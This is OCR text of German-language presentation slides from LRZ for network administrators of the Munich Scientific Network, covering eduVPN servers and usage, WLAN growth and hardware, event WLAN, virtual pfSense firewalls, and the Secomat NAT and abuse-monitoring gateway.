
Agenda

- Aufgaben eines NV
- Neues im MWN
  - MWN Überblick
  - X-WiN, DFN, Neues Entgelt-Modell
  - ISO 20k/27k Zertifizierung
  - Router-Backbone
  - VPN
  - WLAN
- Dienste im MWN
- Sicherheitsmonitoring


VPN Aktueller Stand

- Warum VPN?
  - https://doku.lrz.de/display/PUBLIC/VPN
- eduVPN
  - Im GÉANT-Projekt entwickelt
  - VPN basiert auf OpenVPN
  - komfortabler Client
  - Installation via AppStores
  - Konfiguration automatisch
  - Authentifizierung über Zertifikate
- Server
  - Es gibt verschiedene Server nach Nutzer-Gruppe (HM, HSWT, LMU, TUM, LRZ, Sonstige)

VPN Auslastung 2020 - 2021



VPN Auslastung 2023



	Minimum	Maximum	Average	Last
Total	590	3215	1717	2770
HM	97.4	559	293	475
RAD	54.4	399	169	298
LMU	171	810	457	682
TUM	232	1413	747	1206
LRZ	9.73	141	51.1	109

eduVPN

Verschiedene Profile verfügbar

- Split-Tunnel / Full-Tunnel
- UDP oder TCP Verbindung

eduVPN: Adressen der Server und Anmeldemethoden

Einrichtung	Controller	Nodes	Ports Split-Tunnel	Ports Full-Tunnel	Auth
HM	hm.eduvpn.lrz.de	eduvpn-nodes-hm.srv.lrz.de	UDP/1194-1196 TCP/443	UDP/1197-1199 TCP/1197	Shibboleth
LMU	lmu.eduvpn.lrz.de	eduvpn-nodes-lmu.srv.lrz.de	UDP/443 UDP/1194-1199 TCP/443	UDP/1200 TCP/1200	Shibboleth
TUM	tum.eduvpn.lrz.de	eduvpn-nodes-tum.srv.lrz.de	UDP/443 UDP/1194-1199 TCP/443	UDP/1200 TCP/1200	Shibboleth
HSWT	hswt.eduvpn.lrz.de		UDP/1195 TCP/1195	UDP/1196 TCP/1196	Radius
Andere Institutionen mit VPN-Berechtigung ext badw andere	rad.eduvpn.lrz.de		 UDP/1197 TCP/1197 UDP/1198 TCP/1198 UDP/1197 TCP/1197	 UDP/1201-1203 TCP/1201 UDP/1199 TCP/1199 UDP/1200 TCP/1200	Radius


- Genaueres unter https://doku.lrz.de/vpn-technik-10745907.html

Agenda


- Aufgaben eines NV
- Neues im MWN
  - MWN Überblick
  - X-WiN, DFN, Neues Entgelt-Modell
  - ISO 20k/27k Zertifizierung
  - Router-Backbone
  - VPN
  - WLAN
- Dienste im MWN
- Sicherheitsmonitoring

Entwicklung WLAN im MWN


- Entwicklung seit letzten NV-Treffen (2021)
- Anzahl der APs
  - 2010: 1.412 APs
  - 2013: 2.066 APs
  - 2019: 4.393 APs
  - 2021: 5.140 APs
  - 2023: 6.247 APs
- Anzahl der gleichzeitig Sessions
  - 2010: 3.760
  - 2013: 12.228
  - 2019: 44.366
  - 2021: 11.950
  - 2023: 51.000



WLAN, EDUROAM, @BayernWLAN



@BayernWLAN



WLAN, EDUROAM, @BayernWLAN

- Aktuell Vorbereitung für Nachfolgeausschreibung BayKOM 2024
  - BayernWLAN als Erfolgsmodell
  - Stand April 2023: Von den 41.000 APs sind die **Mehrzahl von den Universitäten** BayernWLAN ist als Los gesetzt

- Eduroam-Map: https://map.eduroam.de

- BayernWLAN Map: https://www.wlan-bayern.de/

WLAN-Technik

- Controller-basierte APs von HP Aruba
  - APs werden über Controller administriert und provisioniert
  - Controller nur noch am TUM Stammgelände und im LRZ (Garching)
  - Relativ Ausfallsicher: Controller sind geclustert und übernehmen

- „kleine“ APs (Aruba 505H) bis 10 Nutzer ausreichend
- „große“ APs (Aruba 515) bis 100 Nutzer
- APs der Aurba 6xxer Serie mit „Wi-Fi 6E“
  - 6 GHz Bereich. Nur sehr, sehr wenige Clients (bisher).
  - Bisher nur vereinzelt in großen Hörsälen installiert

- Doku zum MWN WLAN
  - https://doku.lrz.de/display/PUBLIC/WLAN+und+Eduroam

WLAN hochbelastete Bereiche

- Nachverdichtung in hoch belasteten Bereichen
- Platzierung der APs manchmal schwierig
- Fehlende Datendosen in Hörsälen, Nachverkabelung erforderlich (insbesondere LMU)
- AP-Statistik kann auch genutzt werden um „günstige“ Plätze zu finden:
  - http://wlan.lrz.de/apstat

- LRZ kann kostenfrei nur öffentliche Bereiche von Kunden der Nutzerklasse 1 versorgen
- Sonstige APs müssen vom Institut selbst finanziert werden
  - https://doku.lrz.de/x/U4MYAg
  - Institutseigene SSID möglich: https://doku.lrz.de/display/PUBLIC/Instituts-SSID
  - Eigener WLAN-Betrieb unterliegt Regeln: https://doku.lrz.de/x/V4MYAg

WLAN Herausforderungen

- Ersetzung alter AP135 ist fast durch
  - Es laufen nur noch welche bei denen die Ersetzung geplant aber noch nicht durchgeführt ist.
  - Kunden Beschwerden bzgl. Kommunikation
    - Neuer Informations-Dienst https://status.lrz.de/
    - RSS-Feed fähig

- Auswahl neuer Accesspoints läuft
  - Aruba Rahmenvertrag läuft dieses Jahr aus
  - Mehrere Hersteller im Test
  - Entscheidung fällt bis zu den Sommerferien

Veranstaltungs-WLAN : mwn-events

- Kein offenes WLAN mehr für Veranstaltungen
- Gesicherte SSID mwn-events
- Beantragung über Formular, unter https://doku.lrz.de/x/Y4NUAg
  - hier auf Konfigurationsprofile
  - Bitte entsprechenden Vorlauf einplanen (14 Tage vor Veranstaltungsbeginn)
- Zugangsdaten pro Veranstaltung (Benutzername, Passwort)

- kostenpflichtig bei kommerziellen Veranstaltungen

- Erfahrungen:
  - Rückläufig
  - @BayernWLAN als Ersatz

10 Minuten Pause

Agenda

- Aufgaben eines NV
- Neues im MWN
- Dienste im MWN
  - Virtuelle Firewall
  - Secomat
  - Incident und Change Mangement
- Sicherheitsmonitoring

Agenda

- Aufgaben eines NV
- Neues im MWN
- Dienste im MWN
  - Virtuelle Firewall
  - Secomat
  - Incident und Change Mangement
- Sicherheitsmonitoring

Virtuelle Firewalls im MWN

pfSense-Logo; Quelle: Screenshot

- Sieben Standorte (Q,B,G,W5/MF, LRZ, C0, ZH)
- Redundante Hardware, VMWare Virtualisierung
  - 22 physische Hosts (2019: 16), über 600 virtuelle Maschinen (2021: ca. 500)
  - HA: Jeder Kunde erhält Firewall-Paar (ausfallfreie Updates im laufenden Betrieb möglich)
  - VPN-Möglichkeit: VPN in eigene (d.h. Lehrstuhl-) Netze realisierbar, Rechte/Kennungen kann Masteruser verwalten (über das LRZ-ID-Portal)

- Hohe Flexibilität durch Zusatzpakete (LRZ wird nicht alles unterstützen!)
- Kommerzieller Support erhältlich; aktive Entwicklergemeinde
- Weiterentwicklung von pfsense leider unklar. Spaltung in Community-Edition und kommerzielle Version
- LRZ untersucht Alternativen, sowie dedizierte Hardware für hohe Durchsätze

Integration der virtuellen Firewalls im MWN

- Modernisierung der Firewall Infrastruktur erledigt (alte Geräte von 2015)
- Hardware:
  - HP Server (ProLiant DL385, Gen10 Plus v2, AMD Epyc 7543 128 vCPUs)
  - Hardware Upgrade im laufenden Betrieb durchgeführt
- Virtualisierung mittels ESXi
  - Updatefrequenz der Virtualisierungsplattform (vmware) hat sich deutlich erhöht
- Eine neue Version der pfsense-Software (aktuell 2.6.0 zu 2.7.0) ist noch nicht in Sicht
- Server befinden sich in den Netzracks bei den Routern (USV, Klimatisierung)
- Anbindung jeweils über 2 x 10 Gbit/s an verschiedene Router und verschiedene Routerslots, Aufrüstung wird getestet.
- Virt. Firewall logisch vor den Kundennetzen.

Quelle: www.hp.com / LRZ

Firewalls: Informationsquellen / Kontakt

- Das LRZ bietet Grundkurse und „Advanced“ Kurse für die virt. Firewalls an (Normalerweise mehrmals pro Jahr, siehe Newsletter und LRZ Kursangebote)
- Umbau auf „Online-Kurs“ läuft. Nächster Kurs noch in 2023
- Anmeldung nur über das Kursbuchungssystem;
- Zusätzliche Anleitung auf unseren Webseiten (https://www.lrz.de/services/security/vfw-pfsense/), Virtualbox Image zum Testen verfügbar
- Weiterführende Links:
  - Website https://www.pfsense.org/
  - Doku https://docs.netgate.com/pfsense/en/latest/index.html
  - Forum https://forum.netgate.com
- Anfragen zum Thema Firewall bitte an das Service-Desk.


Agenda

- Aufgaben eines NV
- Neues im MWN
- Dienste im MWN
  - Virtuelle Firewall
  - Secomat
  - Incident und Change Mangement
- Sicherheitsmonitoring

Secomat

- Transparentes NAT-Gateway mit integriertem, automatischem Abuse-Monitoring und Traffic-Shaping
  - Umleitung per Policy based Routing (private Adressen, Eduroam, VPN, ausgewählte Subnetze)
  - Cluster mit 4 Servern
- Security: Beobachtung der Paketanzahl von und zu bestimmten Zielen (Scan-, DOS-, DDOS-Angriffe).
- Die meisten regulären Protokolle funktionieren reibungslos.
  - Neue Ausnahme für MS Teams eingeführt
- Ausnahmen: Protokolle die sehr viele verschiedene IPs im Internet in kurzer Zeit kontaktieren.
  - Grund: Kommunikationsverhalten lässt sich nicht immer zuverlässig von Angriffen unterscheiden.
- https://www.lrz.de/services/netzdienste/secomat/

Secomat



